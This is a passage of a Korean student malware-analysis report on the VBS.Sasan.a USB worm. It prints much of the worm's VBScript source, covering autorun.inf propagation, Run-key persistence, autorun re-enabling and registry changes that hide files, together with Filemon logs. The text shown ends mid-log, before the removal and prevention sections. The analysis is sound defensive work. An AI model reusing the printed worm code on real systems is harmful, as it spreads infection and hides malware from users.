

Consider the USB Malicious Program

작성자 : 영남대학교 정보보호 연구학회 @Xpert
윤 상 필 feel_4ever@ynu.ac.kr



- Contents -

1. 개 요	3
가. 배경지식	3
1) USB의 정의	3
2) Flash Memory	3
3) USB Memory	4
4) Worm	4
5) Trojan Horse	4
나. 연구의 필요성	4
2. 선정 과정	6
가. 선정 배경	6
나. VBS.Sasan.a Trojan Horse	6
3. VBS.Sasan.a 분석	6
가. 감염 시나리오와 감염 증상	6
1) 감염 시나리오	6
2) 감염 증상	7
나. 초기 분석	7
다. 동적 분석	8
1) 분석 환경	8
2) 필요한 툴	8
3) 분 석	9
라. 치료 방법	13
1) Anti-Virus 프로그램으로 치료하기	13
2) 변조된 레지스트리 값 복원하기	13
4. 결 론	15
가. 예방 대책	15
나. 결 론	15
5. 참고 문헌	16

1. 개 요

가. 배경 지식

1) USB의 정의

USB(Universal Serial Bus)는 '범용 직렬 버스'로 불리며, 컴퓨터와 주변기기를 연결하는데 쓰이는 입·출력 표준의 하나이다. 가장 위에는 주 컨트롤러가 있고, 주 컨트롤러는 루트 허브를 통하여 두 개의 USB 단자를 제공한다. 대개 이 두 단자에 주변기기를 연결하여 사용하며, 포트가 부족하면 허브를 이용하여 하나의 주 컨트롤러에 Tree 형식으로 최대 127개까지 주변기기를 연결할 수 있다. USB 방식으로 연결된 주변기기에는 약간의 전력이 함께 공급되어 보통 외부 전원을 사용하지 않고 주변기기를 이용할 수 있으며, 핫 플러그(사용 도중 언제든지 주변 장치를 연결하거나 제거할 수 있는 기능)기능을 지원한다. USB 버전에 따른 속도는 Low speed(1.5 Mbps), Full speed(12 Mbps), Hi-speed(480 Mbps), Super-speed(5 Gbps)가 있으며, 현재 사용되는 USB 버전은 2.0 버전으로 초당 480 MB의 전송 속도를 지원하고 있다. 2010년에는 USB 3.0 버전이 출시될 예정으로, SS(Super Speed)라는 명칭으로 최대 5 Gbps의 속도를 낼 것이라고 알려져 있다. USB 1.0, 1.1, 2.0 등과 호환이 되며, USB 2.0 케이블을 USB 3.0 포트에는 연결이 가능하나, USB 3.0 케이블을 USB 2.0 포트에 연결할 수 없는 구조로 출시될 예정이다.

2) Flash Memory

메모리는 높은 저장 밀도, 빠른 속도, 비휘발성, 낮은 생산 가격, 낮은 소비 전력 등의 다양한 조건을 만족해야하는데, 현재 주류를 이루고 있는 DRAM은 기억된 정보가 빨리 소멸되는, 즉 휘발성이라는 단점을 지니고 있다. 이로 인해 Refresh(매우 짧은 주기로 동일한 정보를 다시 기억시키는 기능)기능이 필요로 하며, 결과적으로 많은 전력을 소비한다. 이를 대체하기 위한 차세대 메모리 중의 하나가 Flash Memory이다. Flash Memory는 일종의 EEPROM(Electrically Erasable and Programmable ROM)으로 크게 바이트 I/O를 지원하는 NOR형과 페이지 I/O만을 지원하는 NAND형이 있다. NOR형 메모리는 읽기 속도가 빠르는데 반하여, 쓰기 속도가 느려 주로 코드용 메모리로 사용하며, NAND형 Flash Memory는 쓰기 속도가 빠르고, 단위 공간당 단가가 낮아 주로 대용량 데이터 저장장치로 사용한다.

3) USB Memory

앞서 설명한 USB와 Flash Memory를 통합한 개념으로, USB 단자에 연결하여 사용하는 Flash Memory를 USB Memory라 통칭한다. 크기가 일회용 라이터 정도이며 무게는 3.5g 정도로 매우 가볍고, Flash Memory의 특징인 외부의 물리적 충격에 강하다. 또한, 전력소비가 적어 휴대성이 매우 좋다고 할 수 있다. 최근 USB 용량은 64GB 까지 나와 있어 큰 용량의 파일을 보관하거나 복사할 때 매우 유용하다. 가격 또한 저렴한 편이라 널리 보편화 되어 있다.

4) Worm

Worm은 스스로 복제하는 컴퓨터 프로그램을 일컫는 말이다. 컴퓨터 바이러스와 비슷하나 바이러스가 다른 실행프로그램에 기생하여 실행되는 반면에 웜은 독자적으로 실행되며, 다른 실행 프로그램은 필요하지 않다. 컴퓨터 바이러스와 웜의 가장 큰 차이점은 바이러스는 바이러스를 스스로 전달 할 수 없지만, 웜은 가능하다는 점이다. 웜은 컴퓨터의 파일 전송 기능을 착취하여, 네트워크를 사용하여 자신의 복사본을 전송 할 수 있다. 또한, 악성코드를 다운 받아 설치하거나, e-mail을 통해 자신을 복제하거나, 좀비 PC로 만들어 DDoS 공격을 수행 할 수도 있다.

5) Trojan horse

자료삭제와 정보탈취 등의 사이버 테러를 목적으로 만들어진 프로그램이다. 크래킹 기능을 가지고 있어 인터넷을 통해 감염된 컴퓨터의 정보를 외부로 유출하는 것이 특징이다. 다른 파일을 전염시키는 전염성은 없으므로 해당 파일을 삭제하면 치료가 가능하다. 프로그램의 이름은 목마 속에서 나온 그리스 병사들이 트로이를 멸망시킨 것을 비유하여 이 프로그램이 상대방이 눈치 채지 못하게 몰래 숨어든다는 의미에서 붙여졌다. 이것은 유용한 프로그램을 가장하여 사용자가 그 프로그램을 실행하도록 속인다.

나. 연구의 필요성

최근 컴퓨팅 환경에 대한 패러다임 자체가 기존의 Desktop 중심에서 언제 어디서나 원하는 정보와 컴퓨팅 파워를 사용할 수 있게 하는 유비쿼터스 컴퓨팅으로 전환되고 있으며, 이로 인해 Desktop에서 필요한 정보만 복사하여 휴대 할 수 있는 이동식 저장장치의 사용이 현재 급증하고 있으며, 앞서 설명한 USB Memory는 이미 보편화 되어 있다.

공용 PC로 자료를 옮기기 위한 수단으로 USB 포트를 사용하게 되고, 이 과정에서 USB Memory에 악성프로그램이 감염된다. 다시 자신의 PC로 가

저가 USB Memory를 사용하면서, 악성프로그램은 번식을 하게 된다. 대다수의 사람들이 사용하므로 악성프로그램의 유입 과정을 추론하기가 매우 어려우며, 악성프로그램 유입 예방도 어려울 수밖에 없다. 또한, 불특정 대다수가 악성프로그램에 감염되고 피해를 입게 된다. 아래 [그림 1]과 같이 악성프로그램으로 인한 피해사례는 해가 갈수록 급증하고 있으며, USB Memory를 통한 악성프로그램 감염[그림 2] 또한 무시할 수 없는 수치임을 보여준다. 따라서 USB Memory에 감염된 악성프로그램 분석을 통해서 치료 방법을 알아내고, 예방 대책을 수립해 USB Memory를 통한 악성프로그램 피해 사례를 최소화 하는데 연구의 목적이 있겠다.

이 글은 '2. 선정과정'에서 USB Memory 악성프로그램의 종류인 VBS.Sasan.a를 선택한 배경과 VBS.sasan.a를 소개하고 '3. VBS.Sasan.a 분석'을 통해서 감염 시나리오와 증상, 치료방법을 알아보며, '4. 결론'에서 예방 방법을 고찰 한 뒤에 결론을 맺는다.




그림 1 악성코드 피해 통계

※ 출처 : Ahn Lab - [ASEC리포트]2008년 6월 악성코드 피해 통계




그림 2 악성프로그램 감염 경로

※ 출처 : KISA - 2008 정보보안 실태조사 (기업편)

2. 선정 과정

가. 선정 배경

USB 포트로 감염되는 악성프로그램에는 Trojan, Kavo, Tavo 등 많은 악성프로그램이 존재한다. 이 문서에 분석할 악성프로그램은 VBS.Sasan.a이다. 얼마 전 필자의 학교 컴퓨터 실습실에서 USB Memory를 사용한 적이 있다. 그 때 실시간 감시를 하고 있던 Anti-Virus 프로그램에서 바이러스에 감염되었다는 메시지와 치료 여부를 묻는 창이 떴고, 치료를 눌렀으나 다시 같은 바이러스에 감염되었다는 메시지와 치료 여부를 묻는 창이 떴다. 아무리 치료를 눌러도 치료가 되지 않는 악성프로그램에 감염되었다는 사실을 인식하였고, 필자의 USB Memory에 있는 악성프로그램을 제거하기 위해, 필자의 USB Memory에 감염된 VBS.Sasan.a를 선정하게 되었다.

나. VBS.Sasan.a Trojan Horse

Vbs.sasan.a는 VBS/Sasan.A.2, Worm.VBS.Sasan.a, VBS/Sasan.A.worm 등으로 불리며, 2007년 4월경 최초로 발견된 Trojan Horse의 한 종류이다. 연결된 모든 드라이브 루트에 Autorun.inf 파일을 생성하여 드라이브에 연결 시 마다 자동으로 실행되는 형태로 확산되는 악성 스크립트 파일이다. 특히, USB Memory 등의 이동식 저장장치에도 복사되고 자동실행되도록 만들어 다른 PC에도 확산되도록 만들어졌다. 특정 사이트에서 악성 프로그램을 다운 받거나, 개인정보를 유출하는 Trojan Horse 파일이다.

3. VBS.Sasan.a 분석

가. VBS.Sasan.a 감염 시나리오와 감염 증상

1) 감염 시나리오

PC 방에서 파일을 복사하기 위해서 USB Memory를 연결하였다. 연결 즉시 [그림3]과 같은 창이 떴고, '폴더를 열어 파일 보기'를 선택한 후에 확인을 눌렀다. 집으로 돌아온 후에 자신의 PC에 USB Memory를 연결하고 마찬가지로 [그림3]과 같은 창이 떴고, '폴더를 열어 파일 보기'를 선택한 후에 확인을 눌렀다. 그 즉시, 사용하던 Anti-Virus프로그램에서 [그림4]와 같은 창이 떴고, 치료를 눌렀으나, [그림4]와 같은 창은 계속해서 생길 뿐이었다.



그림 3 USB 자동실행 화면



그림 4 Anti - Virus 실행 화면

2) 감염 증상

- 컴퓨터의 속도가 다소 느려진다.
- Anti - Virus 프로그램으로 치료 후 재부팅 시 [그림5]와 같은 창이 뜬다.
- 컴퓨터에 USB Memory나 외장하드디스크를 연결할 때 마다 [그림4]와 같은 창이 생긴다.



그림 5 감염 증상

나. 초기 분석

VBS.Sasan.a Trojan Horse라 불리는 스크립트 파일은 .MS32.dll.vbs 파일이다. 크기는 7,766 바이트며 메모장으로 스크립트 파일을 열어[그림 6] 확인해 본 결과 VBS.Sasan.a Trojan Horse는 autorun.inf 파일을 변조 시킬 것으로 예상되며, 레지스트리 값을 다소 변경시킬 것으로 예상되었다. [그림 7]을 미루어 윈도우 부팅 시에 항상 실행되도록 설정할 것으로 예상되며, [그림 8]을 미루어 어떤 외부 장치나 드라이브가 연결될 경우 자동실행 되도록 설정을 바꿀 것으로 예상되며, [그림 9]를 미루어 자신이 노출 되어 탐지 되는 것을 방지하기 위해서, 자신을 계속 숨김 파일로 설정을 변화 시킬 것으로 예상된다.

```

MS32DLL.dll - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

'marker
'ker
'slow and silent (sas)1.0
on error resume next
di
n msource winpath flashdrive fs mf atr tf rg nt cc bm
atr = "[autorun1"&vbcr1f&"shellexecute-wscript.exe .MS32DLL.dll.vbs
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getfile(Wscript.ScriptFullName)
set rg = createobject("WScript.Shell")
rg.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout","0"
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MS32DLL",winpath&"W.MS32DLL.dll.vbs"
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\winboot","wscript.exe "&winpath&"Wboot.ini"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDriveTypeAutoRun",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\SuperHidden",1,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowSuperHidden",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt",1,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden",1,"REG_DWORD"

size = mf.size
set text=mf.openastextstream(1,-2)
cc = text.readline
do while not text.atendofstream
mysource=mysource&text.readline
mysource=mysource & vbcr1f
loop
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & "W.MS32DLL.dll.vbs")
tf.attributes = 32
set tf=fs.createfile(winpath & "W.MS32DLL.dll.vbs",2,true)
tf.write "'ker"&vbcr1f&mysource
tf.close
set tf = fs.getfile(winpath & "W.MS32DLL.dll.vbs")
tf.attributes = 39
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & "Wboot.ini")

```

그림 6 .MS32DLL.dll.vbs 파일의 내부

```

rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MS32DLL",winpath&"W.MS32DLL.dll.vbs"
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\winboot","wscript.exe /E:vbs "&winpath&"Wboot.ini"

```

그림 7 부팅 시 시작프로그램 레지스트리를 변조하는 부분

```

rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDriveTypeAutoRun",0,"REG_DWORD"

```

그림 8 외부 장치나 드라이브가 자동실행 되도록 레지스트리를 변조하는 부분

```

rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\SuperHidden",1,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowSuperHidden",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt",1,"REG_DWORD"

```

그림 9 자신이 노출되거나 탐지되는 것을 방지하기 위해 자신을 숨기는 부분

다. 동적 분석

악성프로그램을 동적으로 분석하기 위해서는 분석환경을 구축해야하며, 분석에 필요한 툴이 필요하다.

1) 분석 환경

- OS : Windows XP sp2
- Intel Core2 Duo 2.4GHz, 2GB Ram
- Vmware 5.0
 - OS : Windows XP sp2
 - 512 MB Ram

2) 필요한 툴

- Process Explorer : 실시간으로 현재의 프로세스를 감시하는 툴
- Filemon : 실시간으로 현재 프로그램이 읽고 쓰는 파일을 탐지하는 툴.

- Regmon : 실시간으로 현재 프로그램이 읽고 쓰는 레지스트리를 탐지하는 툴.
- Wireshark : 실시간으로 주고받는 패킷을 분석하는 패킷 분석툴.




그림 10 분석용 툴 위에서부터 Filemon, Process Explorer, Regimon

3) 분석

초기화 작업으로 Filemon과 Regimon을 실행 후에 마우스 오른쪽 버튼을 클릭하여 'Exclude Process'를 클릭하여 현재 읽혀지고 쓰이는 것이 감지된 파일들을 모두 제거해준다. [그림 10]과 동일한 상태로 만들어 준 다음, VBS.Sasan.a Trojan Horse(이하 Sasan)에 감염된 USB Memory를 연결하여 USB Memory를 자동실행 해준다.

먼저 Filemon의 결과를 살펴보자. [그림 11]과 같이 많은 파일이 읽혀지고 쓰이는 것이 감지되는 것을 확인할 수 있다.

#	Time	Process	Request	Path	Result
44...	오후 2:48...	wscript.exe:232	OPEN	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	DIRECTORY	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	CLOSE	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS\MS32DLL.dll.vbs	NOT FOUND
44...	오후 2:48...	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS	SUCCESS
44...	오후 2:48...	wscript.exe:232	OPEN	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	DIRECTORY	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	CLOSE	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	CREATE	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	OPEN	C:\WINDOWS\	SUCCESS
44...	오후 2:48...	wscript.exe:232	WRITE	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	WRITE	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	CLOSE	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS	SUCCESS
44...	오후 2:48...	wscript.exe:232	OPEN	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	DIRECTORY	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	CLOSE	C:\	SUCCESS
44...	오후 2:48...	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	OPEN	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48...	wscript.exe:232	SFT INFORMATION	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS

그림 11 VBS.Sasan.a Trojan에 감염된 후 Filemon에서 감지된 파일들

여기서 Sasan이 쓰거나 생성하는 파일들만 뽑아서 분석을 해 보았다. 먼저 [그림 12]를 통해 Sasan은 wscript.exe(윈도우 스크립트 실행파일)를 이용하여 윈도우 폴더 안에 자신을 복제하고, boot.ini 파일을 생성한다. boot.ini 파일을 확인해본 결과 자기 자신과 동일한 파일임을 알 수 있었다.[그림13] 또, 연결된 모든 드라이브(USB 등의 외부 드라이브 포함)의 Autorun.inf를 변조하고 자신을 복제한다.[그림 14] 마지막으로 [그림 16]을 미루어 보아 Sasan은 wscript.exe를 이용하여 약 11초를 주기로 계속적으로 자신을 복제하고, Autorun.inf를 변조한다는 사실을 알 수 있었다. 이를 미루어 Anti-Virus Program을 이용하여 치료를 하여도 계속해서 감염이 확인되었다는 경고창이 뜨는 것은 여기에 있다고 추론할 수 있다.

44...	오후 2:48:37	wscript.exe:232	CLOSE	C:\WINDOWS\MS32DLL.dll.vbs	SUCCESS
44...	오후 2:48:37	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS	SUCCESS
44...	오후 2:48:37	wscript.exe:232	OPEN	C:\	SUCCESS
44...	오후 2:48:37	wscript.exe:232	DIRECTORY	C:\	SUCCESS
44...	오후 2:48:37	wscript.exe:232	CLOSE	C:\	SUCCESS
44...	오후 2:48:37	wscript.exe:232	CREATE	C:\WINDOWS\boot.ini	SUCCESS
44...	오후 2:48:37	wscript.exe:232	OPEN	C:\WINDOWS\	SUCCESS
44...	오후 2:48:37	wscript.exe:232	WRITE	C:\WINDOWS\boot.ini	SUCCESS
44...	오후 2:48:37	wscript.exe:232	WRITE	C:\WINDOWS\boot.ini	SUCCESS
46...	오후 2:48:37	wscript.exe:232	CREATE	C:\autorun.inf	SUCCESS
46...	오후 2:48:37	wscript.exe:232	OPEN	C:\	SUCCESS
46...	오후 2:48:37	wscript.exe:232	WRITE	C:\autorun.inf	SUCCESS
46...	오후 2:48:37	wscript.exe:232	WRITE	C:\autorun.inf	SUCCESS
46...	오후 2:48:37	wscript.exe:232	CLOSE	C:\autorun.inf	SUCCESS
46...	오후 2:48:37	wscript.exe:232	QUERY INFORMATION	C:\autorun.inf	SUCCESS
64...	오후 2:53:47	wscript.exe:232	CREATE	C:\MS32DLL.dll.vbs	SUCCESS
64...	오후 2:53:47	wscript.exe:232	OPEN	C:\	SUCCESS
64...	오후 2:53:47	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
64...	오후 2:53:47	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS


그림 12 VBS.Sasan.a Trojan이 생성하고 변조하는 파일들

```

'ker
'ker
'slow and silent (sas)1.0
on error resume next
di
n mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,cc,hm
atr = "[autorun]"&vbcrlf&"shellexecute=wscript.exe .MS32DLL.dll.vbs"
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getFile(WScript.ScriptFullName)
set rg = createobject("WScript.Shell")
rg.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout","0"
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MS32DLL",winpath
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\winboot","wscrip
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoD
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Sup
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Sho
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hid
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hid
dim text,size
size = mf.size
set text=mf.openastextstream(1,-2)
cc = text.readline
do while not text.atendofstream

```

그림 13 VBS.Sasan.a Trojan이 만든 boot.ini파일의 내부



#	Time	Process	Request	Path	Result
49...	오후 2:49:20	wscript.exe:232	OPEN	C:\	SUCCESS
49...	오후 2:49:20	wscript.exe:232	DIRECTORY	C:\	SUCCESS
49...	오후 2:49:20	wscript.exe:232	CLOSE	C:\	SUCCESS
49...	오후 2:49:20	wscript.exe:232	QUERY INFORMATION	C:\WINDOWS	SUCCESS
49...	오후 2:49:20	wscript.exe:232	OPEN	C:\	SUCCESS
49...	오후 2:49:20	wscript.exe:232	DIRECTORY	C:\	SUCCESS
49...	오후 2:49:20	wscript.exe:232	CLOSE	C:\	SUCCESS

그림 14 모든 드라이브를 OPEN하는 VBS.Sasan.a Trojan




그림 15 VBS.Sasan.a Trojan에 의해 변조된 Autorun.inf 파일

49...	오후 2:49:20	wscript.exe:232	CREATE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:20	wscript.exe:232	OPEN	C:\	SUCCESS
49...	오후 2:49:20	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:20	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:20	wscript.exe:232	CLOSE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:20	wscript.exe:232	QUERY INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:20	wscript.exe:232	QUERY INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:20	wscript.exe:232	OPEN	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	CLOSE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	QUERY INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	QUERY INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	OPEN	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	SET INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	CLOSE	C:\MS32DLL.dll.vbs	SUCCESS
49...	오후 2:49:31	wscript.exe:232	QUERY INFORMATION	C:\autorun.inf	SUCCESS
49...	오후 2:49:31	wscript.exe:232	QUERY INFORMATION	C:\autorun.inf	SUCCESS
50...	오후 2:49:42	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	WRITE	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	CLOSE	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	QUERY INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	QUERY INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	OPEN	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	SET INFORMATION	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	CLOSE	C:\MS32DLL.dll.vbs	SUCCESS
50...	오후 2:49:42	wscript.exe:232	QUERY INFORMATION	C:\autorun.inf	SUCCESS
50...	오후 2:49:42	wscript.exe:232	QUERY INFORMATION	C:\autorun.inf	SUCCESS
50...	오후 2:49:42	wscript.exe:232	OPEN	C:\autorun.inf	SUCCESS
50...	오후 2:49:42	wscript.exe:232	OPEN	C:\autorun.inf	SUCCESS
51...	오후 2:49:52	wscript.exe:232	OPEN	C:\autorun.inf	SUCCESS
51...	오후 2:49:52	wscript.exe:232	SET INFORMATION	C:\autorun.inf	SUCCESS
51...	오후 2:49:52	wscript.exe:232	CLOSE	C:\autorun.inf	SUCCESS
51...	오후 2:49:52	wscript.exe:232	CREATE	C:\autorun.inf	SUCCESS
51...	오후 2:49:52	wscript.exe:232	OPEN	C:\	SUCCESS
51...	오후 2:49:52	wscript.exe:232	WRITE	C:\autorun.inf	SUCCESS
51...	오후 2:49:52	wscript.exe:232	WRITE	C:\autorun.inf	SUCCESS

